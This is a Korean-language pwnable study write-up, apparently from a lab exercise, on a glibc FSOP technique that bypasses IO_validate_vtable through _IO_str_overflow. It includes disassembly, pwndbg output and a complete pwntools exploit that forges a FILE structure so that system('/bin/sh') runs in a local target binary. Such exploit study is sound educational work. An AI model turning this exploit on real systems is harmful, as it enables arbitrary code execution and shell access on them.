#define _IO_blen(fp) ((fp)->_IO_buf_end - (fp)->_IO_buf_base)
```

fp->s._allocate_buffer 호출
= [f+0xe0+0x0] 호출 (구조체 포인터가 아닌 구조체가 그대로 들어가기 때문)

인자는 new_size이고, old_blen의 영향을 받음
New_size가 “/bin/sh”의 주소라면 old_blen이 (“/bin/sh” 주소 - 100) / 2 값을 가지면 됨
따라서 f->_IO_buf_end = (“/bin/sh” 주소 - 100) / 2, f->_IO_buf_base = 0 이면 됨

또한 저기까지 가기 위한 조건들도 맞춰야 함
f->_IO_write_ptr = f->_IO_buf_end, f->_IO_write_base = 0
f->_flags = 0

Bypass IO_validate_vtable

```
pwndbg> p _IO_str_overflow
$1 = {<text variable, no debug info>} 0x8ff60 <_IO_str_overflow>
```

```

.text:000000000000FF60
.text:000000000000FF60 public _IO_str_overflow
.text:000000000000FF60 _IO_str_overflow proc near ; CODE XREF: sub_80800+3A1p
.text:000000000000FF60 ; DATA XREF: LOAD:000000000000F078↑
.text:000000000000FF60
.text:000000000000FF60 var_58 = xmmword ptr -58h
.text:000000000000FF60 var_48 = xmmword ptr -48h
.text:000000000000FF60
.text:000000000000FF60
.text:000000000000FF60 ; __unwind {
.text:000000000000FF60 mov ecx, [rdi]
.text:000000000000FF62 test cl, 8
.text:000000000000FF65 jz short loc_8FF78
.text:000000000000FF67 xor eax, eax
.text:000000000000FF69 cmp esi, 0FFFFFFFh
.text:000000000000FF6C setnz al
.text:000000000000FF6F neg eax
.text:000000000000FF71 retn
.text:000000000000FF71
.text:000000000000FF71 xrefs to _IO_str_overflow
.text:000000000000FF71
.text:000000000000FF71
Direction Type Address Text
Up o LOAD:000000000000FF71 Elf64_Sym <offset 0 sub_80800+3A1p> - offset byte-119D0, 12h, 0, 00h. W
Up p sub_80800+3A1p call _IO_str_overflow
D... o _libc_IO_vtables:0000... dq offset _IO_str_overflow
D... o _libc_IO_vtables:0000... dq offset _IO_str_overflow
Line 4 of 4
OK Cancel Search Help
push rbp
push rbx
sub rsp, 28h
cmp eax, 400h
jz loc_900D0
mov rdx, [rdi+28h]
loc_8FF9C: ; CODE XREF: _IO_str_overflow+185↓
mov r12, [rdi+38h]
mov r15, [rdi+40h]
xor eax, eax

```

```
__libc_IO_vtables:00000000003E7EF0      dq offset sub_880D0
__libc_IO_vtables:00000000003E7EF8      dq offset _IO_str_overflow
__libc_IO_vtables:00000000003E7F00      dq offset _IO_str_underflow
```

Bypass IO_validate_vtable

```
from pwn import *

context.arch = 'amd64'

r = process('./bypass_valid_vtable')
libc = ELF('./libc.so.6', checksec = False)

r.recvuntil(b'stdout: ')
libc.address = int(r.recvline(), 16) - libc.sym['_IO_2_1_stdout_']
info('libc base: ' + hex(libc.address))

binsh = libc.address + 0x1b3e9a
_IO_str_overflow_on_vtable = 0x3e7ef8

fs = FileStructure()
fs.flags = 0
fs._IO_write_ptr = (binsh - 100) // 2
fs._IO_buf_end = (binsh - 100) // 2
fs.vtable = libc.address + _IO_str_overflow_on_vtable - 0x10
fs._lock = libc.sym['_IO_2_1_stdout_'] - 0x10 # writable address

payload = bytes(fs) + p64(libc.sym['system'])
r.sendafter(b'Data: ', payload)

r.interactive()
```

참고할만한 자료

- [glibc 2.39 FSOP payload](#)
- [_IO_cleanup \(exit 또는 main 종료 시\)](#)
- [puts 이용 \(자세한 설명\)](#)
- [fclose 이용 \(자세한 설명\)](#)
- [다양한 이용 방식 \(AAR, AAW 등\)](#)
- [_IO_wide_data 구조체](#)

수고하셨습니다~!